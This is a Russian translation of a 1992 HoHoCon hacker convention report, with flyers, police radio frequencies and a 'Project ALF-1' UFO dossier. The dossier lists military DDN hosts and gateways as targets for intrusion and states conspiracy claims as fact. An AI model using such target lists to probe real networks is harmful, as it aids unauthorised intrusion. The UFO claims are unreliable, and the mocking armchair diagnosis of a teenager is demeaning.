Ребята из RDT (Count Zero и White Knight) раздали целую кипу ксерокопий: новую статью из Forbes о хакерах, полный комплект старого телефонного самиздата 70-х «TEL», а также разные листовки и

буклеты.

Следующим выступил Louis Cypher и рассказал о своих столкновениях с законом в связи с его попавшей на первые полосы историей с фальшивомонетничеством. Он поведал о своём опыте общения с правоохранителями, о том, как всё это началось, каково сидеть в тюрьме, и дал совет всем, кто подумывает о чём-то подобном, — даже не начинать.

Последним выступал Джон Дрейпер. К тому моменту ему удалось надоесть практически всем участникам конвенции. Значительная часть публики ушла, как только он поднялся на трибуну. Они прогадали. Дрейпер, при всех своих странностях, — увлекательный рассказчик. Его жизнь была богата на события, и когда ему удавалось сосредоточиться на теме, он буквально завораживал. Он рассказал о поездке в Советский Союз, где познакомился с московскими компьютерными и телефонными энтузиастами. Рассказал о своём злополучном участии в деле с дублированием карт BART совместно с Биллом SF. Говорил с явной ностальгией о старых добрых временах синих ящиков, о стэкинге таксофонных маршрутов для получения локальных транков и о схемах верификации.

Слушая Дрейпера, я провалился в воспоминания о своих начинаниях. Я снова слышал в голове «ка-чинк-чинк» маршрутизатора, ожидающего MF-сигнала. Вспомнил, как прокладывал маршруты до Европы и обратно, чтобы позвонить на свою вторую линию. Вспомнил, какой был кайф — находить никому не известные ранее транки и исследовать их соединения. Я погрузился в глубокую ностальгическую эйфорию и подошёл к Джону, чтобы поблагодарить его. Протянул ему руку, но он пробормотал что-то невнятное и побрёл прочь. Ну и ладно.

Около десяти из нас отправились в Chuy's на ужин: я, Чейсин, Conflict, Рэмбоун, Dispater, Blue Adept, Minor Threat и журналисты Джо Абернати и Гэри Пул. Все плотно поели, слушая переговоры по радиотелефону на ручном сканере Rogue Agent. Один разговор был между тем, кто очень смахивал на «сутенёра», и его «девочкой» — о каком-то долге. Беседа переключилась на жителя Далласа, несколько месяцев назад терроризировавшего целый район пранк-звонками. Conflict и Dispater воспроизвели несколько самых отборных для нашего развлечения.

Вернувшись в отель, мы обнаружили, что Problem Child доктора Хоффмана вырвался на свободу, и было зафиксировано несколько жертв.

Conflict, Чейсин и я забаррикадировались в комнате и пустились в долгий поток сознания о том, что нам нужно от жизни. Список насущного свёлся к: маленькой комнате с компьютером, подключённым к Интернету; специально разработанному эргономичному креслу; маленькому окошку, через которое секретарша подаёт еду; устройствам секса в виртуальной реальности и туалету. (Чейсин предложил заменить туалет катетером, чтобы вообще никогда не вставать.) Гэри Пул тихо обалдевал в углу, делая мысленные заметки.

Бо́льшая часть участников конвенции перебралась в сьют, превращённый в массовый вычислительный центр. Несколько прибывших из Питтсбурга оборудовали свою комнату как настоящую лабораторию: четыре Unix-рабочих станции с терминалами по всей комнате — включая ванную! Всё это было подключено к Интернету через SLIP-соединение, которое где-то раздобыли. Зрелище было то ещё. Комната обычно была набита битком и пахла прокуренным спортзалом.

(По слухам, после нашего с Чейсином выступления на тему UFO-заговора несколько хакеров начали попытки проникнуть в сеть Исследовательской лаборатории Эймса. Данных об их успехах нет.)

Скопировав несколько видеокассет с Трейси Лордс (хм), я передал деки в комнату этажом ниже. Dispater показал видеомонтаж, который они с Скоттом Симпсоном смастерили: нашли учебный видеоролик TRW во время трэшинг-рейда и озвучили своим собственным диалогом. (Надо видеть, чтобы понять.)

После этого я показал несколько своих кассет. Первая — короткий фильм под названием «Red» — хроника жестоких пранк-звонков, направленных в адрес бармена. В фильм были вмонтированы реальные записи разговоров поверх фотографий. (Угадайте, откуда Симпсоны взяли эту идею...)

После «Red» кто-то поймал на сканере переговоры охранника, выезжающего на шум в нашу комнату. (Да, у них были частоты двухметрового диапазона гостиничного охранника.) Все перебрались в другую комнату до его прихода. Он был крайне сбит с толку.

В следующей комнате я показал нечто запредельное — продолжение фильма, которым годом ранее я шокировал всю конвенцию: «Nekromantik II». Вдаваться в детали не буду — название говорит само за себя. Я снова удержал звание самого ненормального человека на HoHoCon — этот титул единогласно присвоили мне все свидетели показа.

Ближе к завершению несколько человек вернулись в нашу комнату, чтобы скоротать последние часы ночи. Вернулась компания, побывавшая в «заброшенной больнице». Никто толком не понял, что они там делали, но звучало жутковато. Потом эта же компания отправилась карабкаться на «заброшенную зерновую башню». Не иначе.

Примерно в 2 часа ночи появился местный хакер по имени Зак. Скотт обменялся с ним парой слов, как и почти все присутствующие. Зак жил в собственном фэнтезийном мире, где он был ведущим консультантом по безопасности с высокооплачиваемыми клиентами в телекоммуникационной отрасли. Он любил упоминать Чейсина и Гогганса как своих партнёров — людей, которые якобы по его сигналу могут обрушиться на любого его обидчика. Также он любил сдавать или угрожать сдать конкурентов в сфере пиратства ПО. И ещё любил домогаться до молодых парней — как лично, так и по телефону. В свои 17 лет у Зака было немало проблем.

Прижатый в угол комнаты, Зак выдержал около часа допроса и обвинений (заслуженных полностью). В итоге ушёл, судя по всему, нисколько не задетый. Мы приписали это его очевидной шизофрении, вызванной отрицанием собственных сексуальных наклонностей.

Позже той ночью питтсбургская команда вырубила электричество во всём своём крыле. Один из них заметил: «Хм... наверное, надо было догадаться, что когда удлинители начали плавиться — мы потребляем слишком много энергии».

На следующее утро все собрали вещи и попрощались. Кроме тех немногих, кто собрался в комнате под вывеской «сьют элиты». Вооружившись баллоном с закисью азота, все расселись и просматривали кадры конвенции через странствующее видеооко Джесси, которому удалось запечатлеть каждого в каком-нибудь компрометирующем виде. Он собирался продавать записи после монтажа. Кассету окрестили «Шантажной».

На мой взгляд, в этом году было значительно меньше анархии, чем в прошлом. Возможно, конвенцию даже не выгонят из этого отеля. (Ага, конечно.) Не было ни рейдов, ни откровенно насильственных или сатанинских выходок, ни пожарных тревог, ни трэшинг-рейдов (по крайней мере, тех, что я видел), ни драк и никаких стриптизёрш (увы). Конференционная часть была организована значительно лучше, информации было куда больше, и оно того стоило для всех приехавших издалека.

Таким был HoHoCon '92.

H*O*H*O*C*O*N '92: Маршрут Фрости

```
Четверг, 20:00   Отчаливаем и прыгаем по барам всю ночь, набираясь
                  сил перед конвенцией.

Четверг, 22:00   Бросаем бары и спускаем кучу денег в казино в
```

тщетных попытках наскрести денег на бензин.

Пятница, 5:00 Уходим из казино и решаем поспать, после нескольких часов игры умудрившись выиграть жалкие $10 сверх начальной суммы.

Пятница, 8:00 Просыпаемся и решаем собраться в дорогу. Забываем кучу самого необходимого. Не забываем взять чипсы.

Пятница, 9:00 Набиваем членов GCMS в японский малолитражный субкомпакт и выдаиваем из них как можно больше денег на бензин.

Пятница, 14:00 Останавливаемся у ближайшего магазинчика, грабим его запасы сладкого и набираем кучу лотерейных билетов.

Пятница, 16:00 Терпим многочасовое дословное декламирование Windrunner'ом вслух Purity Test 1500.

Пятница, 19:00 Разворачиваем карты и пытаемся найти чёртов отель в Хьюстоне.

Пятница, 21:00 Прибываем в отель, снимаем номер на одного (набитая людьми машина стоит перед лобби). Просим два ключа.

Пятница, 22:00 Испытываем дымовую машину на территории отеля. Разгоняем молодых code-kid'ов с дороги, угрожая вырубить их телефоны.

Пятница, 23:00 Отрубаемся в номере от недосыпания. Выгоняем остальных. Игнорируем целый ряд алкогольных напитков вдоль стены. Мельком задумываемся, что спит в кресле.

Суббота, ??? Пытаемся понять: мы живы или уже нет. Собираем деньги с тех, кто ещё жив. Едем в какой-то японский мини-маркет, затерявшийся в пригородных дебрях, за сладким с Windrunner'ом, JunkMaster'ом и Gaijin'ом.

Суббота, 13:00 Приезжаем на конференцию. Берём кучу лотерейных билетов.

Суббота, 14:00 Конференция наконец-то стартует — с опозданием на несколько часов. Записываем разговоры с помощью домашней версии Whisper 2000. Задумываемся о нимбе, парящем над головой Эрика Б.

Суббота, 16:00 Наблюдаем Стива Райана в действии против персонала отеля. Гадаем, где молодой хакер в углу раздобыл галлоновую бутылку вина (уже почти пустую). Прикидываем, не стошнит ли его.

Суббота, 18:00 Пытаемся понять, что будут делать со несколькими сотнями подаренных мигающих строительных фонарей. Вычисляем соотношение мужчин и женщин: примерно 15 000:1.

Суббота, 20:00 Пытаемся не засыпать, рассуждая о пределах человеческой выносливости. Наблюдаем, как Count Zero клюёт носом. Hitman и я достаём декодерные кольца, чтобы расшифровать скрытое послание Крунча.

Суббота, 22:00 Доставка Domino's Pizza в номер. НАШ СПАСИТЕЛЬ!!! Опоздал на 5 минут. Начинается битва за пиццу. Вызывают менеджера, который снижает цену с $50 до $30 за две пиццы. Наскребаем мелочь и суём курьеру пару дешёвых банок пива.

Субботняя ночь Раздаём code-kid'ам копии «cindy's torment». Смотрим продолжение некрофильских похождений Эрика Б. на раздобытом видаке, который таинственным образом появился из ниоткуда. Уходим от охраны, перебравшись в другую комнату и прослушивая их частоты (спасибо, RDT).

```
                    Получаем доказательства того, что хакеры взламывают
                    отделы VR-разработок ради бесконечных сеансов VR-секса.
                    Наблюдаем, как в комнате у хозяина Крунча вырубается
                    электричество — компьютеры сжигают проводку.
                    Следуем за «стадом» по всему отелю.

  Воскресенье, ???  Просыпаемся бодрыми ранним утром. Обнаруживаем машину
                    закрытой — ключи внутри. К счастью, 50 с лишним
                    «тонких джимов» материализуются из воздуха и спасают
                    положение. Windrunner везёт нас обратно в логово.

  Воскресенье, 15:00  Взламываем лотерейный автомат Луизианы через
                      акустический модем и ноутбук с таксофона, подтасовываем
                      числа и покупаем билет.

  Воскресенье, 19:00  Возвращаемся в ад. Теряем лотерейный билет в горе
                      фантиков от сладостей. Матерёмся.

  Воскресенье, 20:00  Включаем PC и залезаем в сети.
```

Джим Картер о HoHoCon

Джим Картер, президент Bank Security (Хьюстон, Техас), написал следующие впечатления о HoHoCon для Security Insider Report (декабрь 1992)

HoHoCon оказался «незнакомой территорией» для этого «простого парня», но не прошло много времени, как я вошёл в ритм и принялся сам рассказывать байки о том, как мы жульничаем и воруем информацию. Разумеется, все, с кем я говорил, думали, что этот «простой парень» работает на одну из трёхбуквенных контор. По мере того как рассыпались байки о том, что они (хакеры) могут делать — например, создавать вирусы, от которых дымятся мониторы и жёсткие диски, — мне оставалось лишь откинуться на спинку стула, прихлёбывать пивко и говорить «вау». Мы сидели, пили, травили байки и отлично проводили время.

Этот старый ковбой добрался до конвенции только к полудню в субботу. Конференция ещё не началась — так что ничего не пропустил. Программа стартовала с серии вопросов: кто, что, где и как. Трудно было подсчитать точное число участников — народу было как сельдей в бочке. По нашей оценке — больше двухсот, не считая хакеров, остававшихся в своих номерах. Очередной пьяный балаган, как прежде? Был сделан доклад о сотовых взломах и телефонном мошенничестве. Адвокат рассказал о правах хакеров. Обсудили тупость прессы и правоохранителей.

Другие говорили о засекреченной правительством информации об НЛО и о том, как хакеры добывают эти данные. Естественно, Белый дом хочет знать их источники.

Раздавались хэндауты, в том числе вирусы и их исходный код. Я вирусы взять отказался, хотя кто знает, что ещё могло попасть ко мне до конца мероприятия. Думаю, это была самая отзывчивая и приятная аудитория за весь год. И я рассчитываю получить от этой презентации больше клиентов, чем от любой другой в этом году.

Розыгрыш призов затянулся. Мне достался ещё один вирус. Снова отказался, передал билет дальше. Последним выступал Captain Crunch. Итог: среди участников были и хорошие, и плохие, и ужасные. HoHoCon оказался весьма информативным, и да — мы придём снова. Напоследок желаю всем и каждому весёлого «Merry HoHoCon».

«Ум хакера — слишком ценная вещь, чтобы его тратить впустую»

Unix World, стр. 136, март 1993

Автор: Gary Andrew Poole

[Unix World запросили ДЕНЬГИ за перепечатку полной версии. Ага, конечно. Кто-то уже выкладывал это в alt.cyberpunk — поищите там.]

Различные материалы, собранные на HoHoCon

Листовка: Unphamiliar Territory

```
Unphamiliar Territory
Phalcon/Skism Western World Headquarters
The Ghost in The Machine Distribution

Предлагает:

- Форум «Нейтральная территория», где вопросы безопасности
  можно обсуждать с ведущими специалистами отрасли.

- Полностью ЛЕГАЛЬНЫЕ форумы по компьютерной безопасности,
  хакерству, фрауду.

- Тысячи текстовых файлов по всем аспектам андеграунда.

- Сотни вирусов и исходных кодов вирусов для серьёзных
  программистов.

Информация:

- Администраторы: Invalid Media, Mercury/NSA, Warlock Bones и Jaeger.

- Работает на ZOOM v32bis, подаренном professor Falken/LOD.

- Упоминался в MONDO 2000 и рецензировался в последнем Infoworld.

- Дозвон: 602-894-1757 / 24 часа
```

Листовка: Права при задержании

В вашу защиту... Предоставлено Freeside Orbital Data Network, HoHoCon '92 — B. O'Blivion

Повторяйте за мной:

> *«Если вы читаете мне это, то я полагаю, что вы задерживаете, опрашиваете или арестовываете меня, либо обыскиваете мою личность или имущество в ходе исполнения ваших служебных обязанностей.»*
>
> *«Я не даю согласия на какой-либо обыск или изъятие любой части моей личности или имущества, а также имущества других лиц, находящегося под моим контролем. Я не даю согласия на осмотр, обыск или изъятие любых устройств хранения информации или носителей, находящихся при мне. Настоящим уведомляю вас, что такие*

устройства и носители содержат частную письменную и электронную переписку, конфиденциальные сообщения и иные материалы, охраняемые Законом о конфиденциальности электронных коммуникаций и другими законодательными актами.»

«Я уважительно отказываюсь отвечать на любые вопросы, помимо подтверждения моей личности, и требую немедленного доступа к адвокату. Я требую предоставить мне доступ к адвокату до начала любого допроса. Я не буду отвечать ни на какие вопросы и предоставлять какую-либо информацию в отсутствие адвоката. Все просьбы об интервью, показаниях, согласиях или информации любого рода должны направляться мне через моего адвоката. Я ссылаюсь на права, предоставленные мне Пятой и Шестой поправками к Конституции Соединённых Штатов.»

«Также уведомляю вас, что речь и информация, содержащиеся на устройствах хранения и обработки информации на данном месте, защищены Первой и Четвёртой поправками к Конституции Соединённых Штатов, и любой незаконный обыск или изъятие этих предметов или содержащейся в них информации будут рассматриваться как нарушение конституционных прав меня и других пользователей этих устройств и носителей.»

«Также уведомляю вас, что любые подобные нарушения законных или конституционных прав любого лица, совершённые в любое время и любым лицом, станут предметом гражданского иска о возмещении всего применимого ущерба. Требую, чтобы в данный момент все сотрудники, участвующие в данном незаконном обыске, изъятии или аресте, назвали себя — имя и номер жетона — мне и моему адвокату.»

[Применить если уместно]

«Также уведомляю вас, что я являюсь оператором компьютерной системы, предоставляющей услуги частной электронной почты, электронных публикаций и личного хранения информации для пользователей в данном штате и по всей территории Соединённых Штатов. Любое лицо, нарушившее безопасность или конфиденциальность информации и программного обеспечения, содержащихся здесь, будет привлечено к гражданской ответственности за все убытки, понесённые любым и всеми её пользователями.»

Листовка: Частоты HoHoCon 1992

Предоставлено -=RDT

```
HoHoCon 1992
Занимательные местные частоты
предоставлено -=RDT.

Allen Park Inn Security - 464.500       Houston Post - 154.540
                                                       173.275
                                                       452.975
Полиция Хьюстона:

North Shepherd Patrol - 460.325
NE Patrol - 460.125
SE Patrol - 460.025
SW Patrol - 460.050
Central Patrol - 460.100
Spec. Op. Traffic - 460.350
Car 2 Car - 460.225
South Central Patrol - 460.550
NW Patrol - 460.475
West Patrol - 460.150
```

```
Accident - 460.375
Misc - 460.525
       460.575
       460.400
Records - 460.425
City Marshalls - 453.900
Paging - 155.670
Police Intercity - 453-550
```

Многие спрашивают: «Кто такие RDT? Что это вообще такое?» Для протокола: мы — хакеры, которые считают, что информация должна быть свободной. Вся информация. Мир полон занятных электронных устройств и сетей, и мы хотим делиться своими знаниями с хакерским сообществом. В настоящее время мы пишем для 2600 magazine, Phrack, Mondo 2000, Cybertek и Informatik.

Пятеро «учредителей» RDT: Count Zero, Brian Oblivion, Magic Man, White Knight и Omega. У каждого — свои навыки, а вместе мы обладаем очень широкими техническими познаниями. Обращайтесь.

• Count Zero - count0@ganglia.mgh.harvard.edu
• Brian Oblivion - oblivion@ganglia.mgh.harvard.edu
• Magic Man - magic@ganglia.mgh.harvard.edu
• White Knight - wknight@ganglia.mgh.harvard.edu
• Omega - omega@spica.bu.edu

> *«Они утоляют жажду знания того, что им знать не положено.» — помощник окружного прокурора Дон Инграм*
>
> *«Шведский стол... БЕСПЛАТНО!» — Restricted Data Transmissions*

RDT: «Правда дёшева, но информация стоит дорого.»

Журнал

Future Sex

(весьма странный псевдокиберпанковский кожный журнал)

4 номера за $18, Канада $26, международная подписка $48

```
1095 Market Street
Suite 809
San Francisco, CA 94103
415-621-5496
415-621-4946 fax
```

Видео

```
Red  $19.95
(Телефонные розыгрыши могут убивать)

Nekromantik II $29.95
(Без комментариев)

Заказ через:

Film Threat Video
P.O. Box 3170
Los Angeles, CA
90078-3170 USA

818-848-8971
```

```
Доставка:  1 кассета  $3.40
           2-3        $4.60
           4-6        $5.80
           6+         $7.00

Принимаются Visa/MC.
```

Официальные товары HoHoCon

```
                          HoHoCon '92

                  Информация для заказа товаров


     Если вас интересуют футболки или видео HoHoCon,
           свяжитесь с нами любым из следующих способов:

                        drunkfux@cypher.com
                         hohocon@cypher.com
                           cDc@cypher.com
                        dfx@nuchat.sccsi.com
                  drunkfux@ganglia.mgh.harvard.edu
                        359@7354 (WWIV Net)

                   Freeside Orbital Data Network
                         ATTN: dFx/HoHoCon
                  11504 Hughes Road  Suite #124
                          Houston, Texas
                              77089

                    713-866-4884 (голосовая почта)


Футболки стоят $15 плюс $2 доставка ($2.50 за две футболки).
В настоящее время доступны только размера XL. Возможно,
добавим другие размеры при наличии спроса. На груди белой
полосой нанесено:


                          I LOVE FEDS

  (где LOVE = красное сердце, как в логотипе I LOVE NY)


                       А на спине:

                        dFx & cDc Present

                           HOHOCON '92

                          December 18-20
                          Allen Park Inn
                          Houston, Texas


Также есть версия с надписью:

                          I LOVE WAREZ

Видео включает съёмки всех трёх дней, длится шесть часов
и стоит $18 плюс $2 доставка ($2.50 при заказе с другим
товаром). Если вы заказываете несколько позиций — платите
только одну доставку $2.50. Чеки и денежные переводы делать
на O.I.S. Включайте номер телефона. Срок доставки — 10 рабочих
дней.

Спасибо всем, кто присутствовал и поддержал HoHoCon '92.
```

```
Пишите, если хотите попасть в список рассылки HoHoCon '93
(17-19 декабря).
```

Начали ходить слухи о группе хакеров, занимавшихся поиском информации о существовании НЛО. Самым наглядным примером, касающимся этого предполагаемого проекта, стала информация, промелькнувшая на мониторе таинственного хакера «Квентина» в репортаже Dateline NBC.

История такова: группа людей решила применить свои навыки в проекте, который — в случае успеха — должен был придать легитимность хакерской деятельности, раскрыв информацию о том, что называют величайшей тайной в истории человечества. Через военных чиновников, сочувствующих делу, были получены карты доступа Milnet TAC. Были выбраны цели — объекты и сети, ранее связанные с активностью НЛО: Лаборатория реактивного движения, Национальные лаборатории Сандиа, TRW Space Research, Американский институт физики и различные другие образовательные, государственные и военные объекты.

В слухах также фигурирует, что на ряде объектов наблюдалась «особенно усиленная защита»: в течение нескольких секунд после установления соединения с системными администраторами этих объектов связывались. Согласно другим слухам, на одном из объектов анализировалась информация о двигательной установке, работающей на принципе «коронного разряда». Самый зловещий слух: один из участников, предположительно глубоко проникший во внутреннюю сеть TRW, пропал с радаров после того, как обнаружил данные о летающей тарелке, якобы хранящейся на одной из их южнокалифорнийских площадок.

Верьте во всё это, во что хотите. Многое будет отвергнуто как хакерский фольклор, но в основе каждого слуха лежит зерно истины.

Нас обманывают? Почему эта информация до сих пор засекречена АНБ? Что скрывается за лабиринтом систем защиты? Будем ли мы и дальше бездействовать, позволяя равнодушному и намеренно уклончивому правительству скрывать от нас то, что может оказаться самой важной и потенциально опасной новостью в истории? Информация стремится быть свободной, и только коллективные усилия могут это обеспечить. Как много вы на самом деле хотите знать о том, что происходит в действительности?

Ниже — информация, опубликованная в связи с этим проектом...

PROJECT ALF-1: Планетарный проект

```
TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET
TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET TOP SECRET
```

Ниже — сырые данные. Где уместны комментарии — они включены. Данные сгруппированы по датам, именам и т. д. для удобства сопоставления.

Существуют бесчисленные ссылки на пришельцев, их упавшие аппараты и то, что с ними делает правительство. Если, как предполагается, исследование аппаратов и «уфонавтов» продолжается по сей день, — где-то наверняка существуют компьютерные записи об этом.

I. Слежение за небесами: электронный периметр вокруг США

```
Центр космического наблюдения Космического командования США,
  гора Шайенн, Колорадо-Спрингс, блок девять (комната электронного
  наблюдения) — здесь отслеживается активность НЛО.
Военно-морская система космического наблюдения США,
  Дальгрен, Вирджиния (главный компьютер);
  озеро Кикапу, Техас (прослушивающий пост): поиск «Flash Traffic»
Командор Шейла Мондран
```

CINC-NORAD
Система обнаружения и слежения за космическими объектами
Малабар, Флорида
Поиск «Teal Amber»
Национальный военный командный центр — Пентагон
(Здесь отслеживается активность НЛО. Вокруг страны существует
радарный экран, который «пробивают» НЛО. Всё слежение и перехваты
F-14 осуществляются через эту систему.)

II. Второе сокрытие

Разведывательное управление Министерства обороны
Директорат управления и операций
Проект Aquarius (совместно с SRI)

Полковник Гарольд Э. Филлипс, армия США (где/что, февраль 1987)
Рабочая группа по НЛО (создана декабрь 1987)
Генерал-майор Джеймс Пфаутц, ВВС США, в отставке (март 87)
Эксперименты армии США — Институт Монро, Фейбер, Вирджиния
Генерал-майор Альберт Стаббельбайн
Капитан Гай Кёркуд
(Тысячи метров плёнки с НЛО каталогизированы и хранятся где-то.)
Рабочая группа была создана потому, что одна рука правительства
не знает, что делает другая.)

III. Национальная безопасность

АНБ — Агентство национальной безопасности, Общество Данди
  (сверхсекретная элита, работавшая с НЛО)
АНБ — отдел исследований и разработок
АНБ — отдел перехватывающего оборудования

База Кёртленд, управление специальных расследований,
  Проект Beta, 1979-83-? (здесь расположены лаборатории Сандиа)
Пол Беннвиц
Проект Blue
Проект Blue Book

(Компьютеры АНБ проводят анализ для Пентагона.)

IV. Другие тайные игроки

NASA, Форт-Ирвин, Бастоу, Калифорния
Исследовательский центр NASA Эймс, военно-морская база Моффет-Филд
SETI
Государственный департамент, управление передовых технологий
Любые астронавты программ Mercury, Gemini и Apollo
ЦРУ — управление научных расследований
ЦРУ — отдел внутреннего сбора данных

(NASA знало о НЛО с тех пор, как астронавты увидели и
сфотографировали их. Записи хранятся где-то.)

V. Сделка с тайной

MJ-12 (1952)
Majectic 12
Operation Majestic 12
MAJIC-12
Адмирал Роско Х. Хиллекоттер
Доктор Ванневар Буш
Доктор Детлев Бронк
Доктор Джером Хансакер
Доктор Дональд Менцель
Доктор Ллойд Беркнер
Генерал Робт. Монтегю
Сидни Суэрс
Гордон Грей
Генерал Хойт Ванденберг
Гос. секретарь Джеймс Форрестол
Генерал Натан Твайнинг
Президент Трумэн

Президент Эйзенхауэр

(Один из величайших секретов в истории.)

Невадская пустыня, Зона 51, S4 (хранилище НЛО)
(Роберт Лазар заговорил!) 9 космических кораблей на хранении.
Двигательная установка на коронном разряде.

(Зона 51 — самая охраняемая база на планете.)

VI. Крушения в Розуэлле, Нью-Мексико

Мак Брейзел (фермер)
Майор Джесси А. Марсель
509-я бомбардировочная группа
Льюис Рикетт, офицер CIC
Полковник Уильям Бланчард
Джеральд Андерсон, очевидец крушения и пришельцев

База ВВС Райт-Паттерсон (каталогизированные списки деталей НЛО;
записи вскрытий) (тела в подземном объекте)
Здание иностранных технологий
USAAF (рапорты армейских ВВС США: «Early Automation»)
Муроки, Калифорния (база с НЛО для изучения)

(1 тарелка с 4 пришельцами. Доставлены в Райт-Паттерсон,
затем сохранены, каталогизированы и вскрыты.)

VII. Те, кто в правительственном чёрном списке

(Люди, которые подобрались слишком близко.)

Роберт Лазар
Майор Дональд Кейхо
Уильям Мур
Стэнтон Фридман
Хайме Шандера
Уитли Стрибер
Тимоти Гуд, Великобритания

Другие крушения НЛО:
Del Rio, TX 12/50, полковник Роберт Уиллингем
Las Vegas, 4/18/62
Kecksburg, PA 12/9/65

VIII. Международный аспект

Военно-воздушные силы Бельгии (выходят на публику, имеются записи.
  Пресс-конференция 7/12/91)
Военно-воздушные силы Австралии
Великобритания: GCHQ
Британские ВВС
Бельгия: радарные станции НАТО

IX. Гражданские UFO-организации

NICAP — Национальный комитет расследования воздушных явлений
  (частная компания)

APRO, Тусон, Аризона — Организация исследования воздушных явлений
  (частная компания)

MUFON — Взаимная сеть по НЛО

X. Общее

Кеннет Арнольд, 24 июня 1947
Мутиляции крупного рогатого скота и овец
Генерал и президент Эйзенхауэр (личные файлы и библиотека)
Президент Трумэн
Авиабаза Райт-Филд / Райт-Паттерсон, Дейтон, Огайо
  (отдел иностранных технологий ВВС)

```
Проект USAF Saint
Проект USAF Gemini
Проект Moon Dust
Проект Sign
Проект Grudge
Генерал Хойт Ванденберг (1940-1960)
Регламент ВВС 200-2 (12.08.54)
Авиабаза Холломан, Нью-Мексико
Розуэлл, Нью-Мексико, 7 июля 1947
```

XI. Возможные направления поиска

```
Президентские библиотеки
Старые архивы USAAF (Армейские ВВС США)
NASA
Астронавт Фрэнк Борман, Gemini 7, снимки НЛО
Нил Армстронг, Apollo 11, видел НЛО на Луне
Полковник Гордон Купер — видел множество
Джеймс Макдивитт, 6/66
ООН
НАТО; Генерал Лионель Макс Шассин, ВВС Франции
Star Wars, Великобритания: 23 учёных погибли за 6 лет
Gulf Breeze, Флорида
Дополнительные записи по НЛО в АНБ, ЦРУ, DIA, ФБР
```

Удачных поисков.

База данных Project Green Cheese

```
Holloman AFB
   Расположение: Нью-Мексико. Предполагаемая посадка 15 лет назад.

DDN-расположения:

NET : 132.5.0.0 : HOLLOMAN :

GATEWAY : 26.9.0.74, 132.5.0.1 : HOLLOMAN-GW.AF.MIL : CISCO-MGS :: EGP,IP/GW :
GATEWAY : 26.9.0.74, 132.5.0.1 : HOLLOMAN-GW.AF.MIL : CISCO-MGS :: EGP,IP/GW :

HOST : 26.10.0.74 : HOLLOMAN-TG.AF.MIL : VAX-8650 : VMS : TCP/FTP,TCP/TELNET,TCP
       SMTP :

HOST : 26.6.0.74 : HOLLOMAN-AM1.AF.MIL : WANG-VS100 : VSOS : TCP/TELNET,TCP/FTP,
       TCP/SMTP :

Host: DDNVAX2.6585TG.AF.MIL
      156.6.1.2

Kirtland Air Force Base
    Управление специальных расследований. Здесь лаборатории Сандиа.
    Также отдел перехватывающего оборудования АНБ.

Ключевые слова/имена:
Sandia Labs
Project Beta (1979-83-?)
Paul Bennewitz
Project Blue
Project Blue Book

DDN-расположения:

NET : 131.23.0.0 : KIRTLAND-NET :
NET : 132.62.0.0 : KIRTLAND2 :
GATEWAY : 26.17.0.48, 131.23.0.1 : KIRTLAND2-GW.AF.MIL,KIRTLAND-GW.AF.MIL
        : CISCO-MGS : UNIX : IP/GW,EGP :
GATEWAY : 26.18.0.87, 132.62.0.1
        : KIRTLAND1-GW.AF.MIL,KIRTLAND1606ABW-GW.AF.MIL : CISCO-MGS :
```

```
        : EGP,IP/GW :
HOST : 26.0.0.48 : KIRTLAND.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.0.0.87 : KIRTLAND2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.6.0.87 : KIRTLAND-AM1.AF.MIL : WANG-VS300 : VS ::
```

NASA

Что тут добавить, что вы сами не додумаетесь...
(Кроме того, что следующие узлы — КОНКРЕТНЫЕ объекты NASA,
а не произвольно подозреваемые.)

DDN-расположения:

Fort Irwin, Barstow, CA:

```
NET : 134.66.0.0 : IRWIN :
NET : 144.146.0.0 : FTIRWIN1 :
NET : 144.147.0.0 : FTIRWIN2 :
GATEWAY : 26.24.0.85, 26.7.0.230, 144.146.0.1, 144.147.0.0
        : FTIRWIN-GW1.ARMY.MIL : CISCO-GATEWAY : CISCO : IP/GW,EGP :
HOST : 26.14.0.39 : IRWIN-ASBN.ARMY.MIL : NCR-COMTEN-3650 : COS2 ::
HOST : 26.13.0.85 : FTIRWIN-AMEDD.ARMY.MIL : ATT-3B2-600G : UNIX
     : TCP/FTP,TCP/SMTP,TCP/TELNET :
HOST : 26.14.0.85 : FTIRWIN-IGNET.ARMY.MIL : DATAPOINT-8605 : RMS ::
HOST : 26.15.0.85 : IRWIN-EMH1.ARMY.MIL,FTIRWIN-EMH1.ARMY.MIL : SPERRY-5000
     : UNIX : TCP/FTP,TCP/SMTP,TCP/TELNET :
```

Moffet Field Naval Base (Ames Research Center):

```
GATEWAY : 26.20.0.16, 192.52.195.1 : MOFFETT-FLD-MB.DDN.MIL,AMES-MB.DDN.MIL
        : C/70 : CHRYSALIS : IP/GW,EGP :
HOST : 26.0.0.16 : MOFFETT.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
```

Pentagon (National Military Command Center)

Одно из многих мест, ответственных за слежение за НЛО.

Возможные DDN-узлы:

```
GATEWAY : 26.9.0.26, 134.205.123.140 : PENTAGON-GW.HQ.AF.MIL : CISCO-AGS :
        : EGP,IP/GW :
GATEWAY : 26.25.0.26, 131.8.0.1 : PENTAGON-GW.AF.MIL,HQUSAFNET-GW.AF.MIL
        : CISCO-MGS :: IP/GW,EGP :
GATEWAY : 26.10.0.76, 192.31.75.235 : PENTAGON-BCN-GW.ARMY.MIL : SUN-360
        : UNIX : IP/GW,EGP :
GATEWAY : 26.26.0.247, 192.31.75.1 : PENTAGON-GW.ARMY.MIL : SUN-3/160
        : UNIX : EGP,IP/GW :
GATEWAY : 26.31.0.247, 26.16.0.26, 141.116.0.1 : PENTAGON-GW1.ARMY.MIL
        : CISCO : CISCO : IP/GW,EGP :
HOST : 26.0.0.26 : PENTAGON.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.24.0.26 : OPSNET-PENTAGON.AF.MIL : VAX-8500 : VMS
     : TCP/TELNET,TCP/FTP,TCP/SMTP :
HOST : 26.10.0.76, 192.31.75.235 : PENTAGON-BCN.ARMY.MIL : SUN-360 : UNIX
     : TCP/FTP,TCP/SMTP,TCP/TELNET :
HOST : 26.0.0.247 : PENTAGON2.MT.DDN.MIL : C/30 : TAC : TCP,ICMP :
HOST : 26.7.0.247 : PENTAGON-AMSNET.ARMY.MIL : AMDAHL : MVS
     : TCP/TELNET,TCP/FTP :
HOST : 26.14.0.247 : NSSC-PENTAGON.NAVY.MIL : ALTOS-3068A : UNIX
